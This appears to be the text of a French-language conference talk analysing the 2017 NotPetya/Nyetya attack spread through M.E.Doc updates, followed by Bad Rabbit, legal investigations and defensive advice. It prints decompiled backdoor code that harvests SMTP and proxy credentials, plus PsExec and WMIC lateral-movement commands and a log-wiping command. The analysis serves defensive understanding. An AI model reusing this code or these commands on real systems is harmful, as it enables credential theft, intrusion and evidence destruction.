
1001189GET /last.ver?rnd=0e5ae4fbc9904d81987586e496edf281 HTTP/1.1
Cookie: EDRPOU=11112222;; un=Admin
User-Agent: medoc1001189
Host: upd.me-doc.com.ua
```

- Le numéro EDRPOU
 - Chaque entreprise qui a des activités en Ukraine se voit attribuer un numéro officiel d'identification appelé EDRPOU.
- Les paramètres de proxy
- Les paramètres de messagerie
- Les noms d'utilisateurs et les mots de passe
- Infos volées stockées localement et envoyées ultérieurement:
 - HKEY_CURRENT_USER\SOFTWARE\WC
 - Ø Cred
 - Ø Prx


```

MeCom.cs X
156     catch (Exception ex)
157     {
158         lock (this.ProxyInfo)
159             this.ProxyInfo += ex.ToString();
160     }
161     try
162     {
163         foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164         {
165             long idOrg = (long) row["CODE"];
166             string str4 = row["EDRPOU"].ToString();
167             string str5 = row["NAME"].ToString();
168             MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
169             if (mailSettings.get_Count() > 0)
170             {
171                 string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172                 string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173                 string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174                 string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175                 string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176                 lock (this.ProxyInfo)
177                     this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
178 (object) str7, (object) str8, (object) str9, (object) str10);
179             }
180         }
181     }
182     catch (Exception ex)
183     {
184         lock (this.ProxyInfo)
185             this.ProxyInfo += ex.ToString();
186     }
187     try
188     {
189         RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
190         subKey.SetValue("Cred", (object) string.Format("{0}:{1}", (object) str1, (object) str2), RegistryValueKind.String);
191         subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
192     }
193     catch
194     {
195     }

```



...sans
oublier
les clients
!



Infection

Mise à jour contaminée par le logiciel M.E. Docs distribuée par le processus de mise à jour du logiciel **EzVit.exe** le 27 Juin 2017 vers 12 heures (GMT+2).

- 1 processus de propagation de l'infection
- 1 processus de chiffrement

Analyse de la commande d'infection

```
"C:\\Windows\\System32\\rundll32.exe\" \"C:\\ProgramData\\perfc.dat\",#1 30"
```

En **Rouge**, c'est l'appel du fichier ***rundll32.exe***

En **Bleu**, c'est le passage en paramètre du fichier ***perfc.dat*** contenant le logiciel malveillant

En **Marron**, c'est le point d'entrée pour le fichier ***perfc.dat***. Ici, **#1**, correspond à la seule fonction

En **Vert**, le nombre correspond au minuteur prévu pour la tâche planifiée (tâche qui éteint l'ordinateur après X minutes, ici 30)

Mouvements latéraux

DoublePulsar

- Modifié pour échapper à la détection basée sur les signatures
- Opcodes modifiés pour les commandes et les réponses

OpCodes de commandes Originels	OpCodes de commandes de Nyetya	Action
0x23	0xF0	PING
0x77	0xF1	KILL
0xC8	0xF2	EXEC

OpCodes de réponses originels	OpCodes de réponse de Nyetya	Réponses
0x10	0x11	OK
0x20	0x21	CMD_INVALID
0x30	0x31	ALLOCATION_FAILURE

- Emplacement des réponses modifié
 - offset 0x1E ->> offset 0x16

Mouvements latéraux

PsExec

- Utilisation d'un outil d'administration légitime

```
C:\WINDOWS\dlhhost.dat \\w.x.y.z -accepteula -s -d C:\Windows\System32\rundll32.exe  
C:\Windows\perfc.dat,#1 60
```

En Vert, le nom sous lequel se cache le programme PsExec

En Rouge, la cible de la commande, **\\Adresse-IP** de l'ordinateur cible

En Orange, le paramètre **-accepteula** qui accepte automatiquement le contrat EULA (End User License Agreement), permettant ainsi de ne pas afficher la PopUp sur l'écran de l'ordinateur, pour rester indétecté.

En Marron, le paramètre **-s** permet d'exécuter le processus à distance dans le compte **NT AUTHORITY\SYSTEM**, compte ayant le plus haut niveau de privilèges.

En Violet, le paramètre **-d**, permet de ne pas attendre de réponse et ainsi de fermer le thread sur la machine source.

En Bleu, commande exécutée sur le système cible (précédemment expliquée)

Mouvements latéraux

Windows Management Instrumentation

```
wbem\wmic.exe /node:"w.x.y.z" /user:"username" /password:"password" "process call create  
"C:\Windows\System32\rundll32.exe \"C:\Windows\perfc.dat\" #1 60"
```

En Rouge, le programme vmic.exe

En Orange, l'ordinateur cible /node : @AdresselP cible

En Vert, identifiant et mot de passe utilisés pour exécuter la commande

En Violet, on demande la création d'un processus qui exécute la commande en Bleu.

En Bleu, commande exécutée sur le système cible (précédemment expliquée)

Mouvements latéraux

Les partages réseaux \$Admin



Effacement des traces

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn  
deletejournal /D %C:
```

En **Rouge**, la commande efface les évènements pour le journal Setup

En **Jaune**, la commande efface les évènements pour le journal System

En **Vert**, la commande efface les évènements pour le journal Security

En **Bleu**, la commande efface les évènements pour le journal Application

En **Violet**, la commande efface le journal **USN** sur le disque **%C:**

(Le journal USN représente un fichier où est consigné chaque changement effectué sur des éléments NTFS)

Chiffrement des fichiers...

.3ds,.7z,.accdb,.ai,.asp,.aspx,.avhd,.back,.bak,.c,.cfg,.conf,.cpp,.cs,.ctl,.dbf,.disk,.djvu,.doc,.docx,.dwg,.eml,.fdb,.gz,.h,.hdd,.kdbx,.mail,.mdb,.msg,.nrg,.ora,.ost,.ova,.ovf,.pdf,.php,.pmf,.ppt,.pptx,.pst,.pvi,.py,.pyc,.rar,.rtf,.sln,.sql,.tar,.vbox,.vbs,.vcb,.vdi,.vfd,.vmc,.vmdk,.vmsd,.vmx,.vsdx,.vsv,.work,.xls,.xlsx,.xvd,.zip

Chiffrement efficace

Seul le premier 1 méga est chiffré = rapidité et inusabilité des fichiers !

...chiffrement et encodage encore !

- MBR : Master Boot Record | Encodage XOR 0x7
- MFT: Master File Table | Algorithme Salsa 20 | Clef supprimée après le processus de chiffrement !

Déchiffrement

A ce jour, impossible de déchiffrer les données !

Même en payant la rançon !!!

Extorsions de rançons...




/!\ Ne Payez Pas ! /!

Il est demandé de payer une rançon de 300\$ en Bitcoin (monnaie virtuelle) à destination du portefeuille suivant : **1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx**

Identifiant d'infection aléatoire! Impossible d'identifier la machine !

Vous avez payé et envoyé l'argent ? **DOMMAGE!**

Sommaire	
Adresse	1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx
Hash 160	e62f3c2c154063f3e230d293701c7583f5489556
Outils	Tags en relation - Outputs non-dépensés

Transactions		
Nb de transactions	69	
Total reçu	4.1598446 BTC	
Solde final	0.12433435 BTC	

Demande de paiement

Bouton de donation

...mais
l'adresse
électronique
de l'attaquant
est
suspendue !

Mail Delivery Subsystem mailer-daemon



Message not delivered

Your message couldn't be delivered to **wowsmith123456@posteo.net** because the remote server is misconfigured. See the technical details below for more information.

The response from the remote server was:

554 5.7.1 <wowsmith123456@posteo.net>: Recipient address rejected: Access denied

Final-Recipient: rfc822: wowsmith123456@posteo.net

Action: failed


Status: 5.7.1

Remote-MTA: dns: mx03.posteo.de (212.8.199.216, the server for the domain posteo.net)

Diagnostic-Code: smtp; 554 5.7.1 <wowsmith123456@posteo.net>: Recipient address rejected: Access denied

Last-Attempt-Date: Wed, 28 Jun 2017 05:01:25 -0700 (PDT)

Lapin ???



Vilain lapin !

- Des similitudes mais un gros travail d'adaptation par rapport à NotPetya
- Moins efficace au niveau de l'infection ?!
 - Nécessité d'interaction de la part l'utilisateur
 - Mouvements latéraux moins efficaces
- Utilisation d'un Exploit: ~~EternalBlue~~ **EternalRomance** reforgé (disponible publiquement)
- La chance tourne:
 - ~~Vérification des processus Kaspersky~~
 - Si trouve des processus Dr Web Security: Pas de chiffrement des fichiers
 - Si trouve des processus McAfee : Changement d'emplacement où est déposé le pilote permettant le chiffrement

Investigation non-terminée



Quelles
conséquences
juridiques ?

Enquêtes ouvertes

En France, le parquet de Paris a ouvert une enquête en flagrance pour les chefs suivants :

- Accès et maintien frauduleux dans des systèmes de traitement automatisé de données
- Entrave au fonctionnement de ces systèmes
- Extorsions et tentatives d'extorsion



Perquisition au siège de la compagnie éditrice de M.E. Docs



НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ
www.npu.gov.ua



Bouleversement
de la
géopolitique
actuelle ?

Changement de paradigme :

Avant:

- L'attaquant était connu de l'attaqué !
 - $A \rightarrow B$

Après:

- L'attaquant n'est plus forcément connu par l'attaqué !
 - $A \dashrightarrow B \rightarrow C$
- L'attaquant peut passer par des services tiers pour attaquer sous pavillon caché !
- **L'attribution d'une attaque est une chose plus qu'hasardeuse !**

A Digital Geneva Convention

1.

No targeting of tech companies, private sector, or critical infrastructure

2.

Assist private sector efforts to detect, contain, respond to, and recover from events

3.

Report vulnerabilities to vendors rather than to stockpile, sell or exploit them

4.

Exercise restraint in developing cyber weapons and ensure that any developed are limited, precise, and not reusable


5.

Commit to nonproliferation activities to cyberweapons

6.

Limit offensive operation to avoid a mass event

Microsoft appelle à une convention de Genève 2.0



Le Jour
d'après...



...ON SE
RÉVEIL(LE)
!!!

Back to basics !

- Appliquer les mises à jour si possible !
 - Sinon, isoler et restreindre fortement les accès des machines où cela n'est pas possible !
 - Privilégier des logiciels peu adhérents au système d'exploitation
- Avoir des sauvegardes hors ligne !
- Segmenter les réseaux
- Augmenter sa résilience à des attaques qui vont se faire plus fréquentes !
- Filtrer les WMI !
 - (très peu d'entreprises où c'est appliqué, pourtant c'est très efficace en vecteur de propagation)
 - <https://msdn.microsoft.com/fr-fr/library/aa826686.aspx>
- Filtrer les accès à Internet et autres réseaux
 - Attention aux filiales, aux sous-entités autonomes et à **vos prestataires** !

Remerciements

- Le réseau MIn2RIEN
- Mon entreprise et mes collègues
- L'équipe de Threat Intelligence de Talos
 - Merci à mon relecteur ;)
- Les chercheurs en sécurité ayant publié des analyses:
 - Malwarebytes - [@hasherezade](#)
 - Talos - [@TalosSecurity](#)
 - Comae Technologies - [@msuiche](#)
 - Endgame Inc - [@malwareunicorn](#)
- Et aussi à ceux que j'ai oublié (désolé)

Sources

- <https://github.com/SwitHak/SwitHak.github.io/blob/master/Pub/20170520-WannaCry-ou-l-histoire-d-un-ver-surmediatis%C3%A9-safe.pdf>
- https://github.com/SwitHak/SwitHak.github.io/blob/master/Pub/20170709_NOTPETYA-NYETYA-ETERNALPETYA-DISKCODER.C-PETRWRAP-ENTRE-RAN%C3%87ONGICIEL-ATTAQUE-ET-MALVERSATIONS.pdf
- Dans ces documents se trouvent tous les liens de toutes mes sources.

Merci de votre attention !

Questions ?
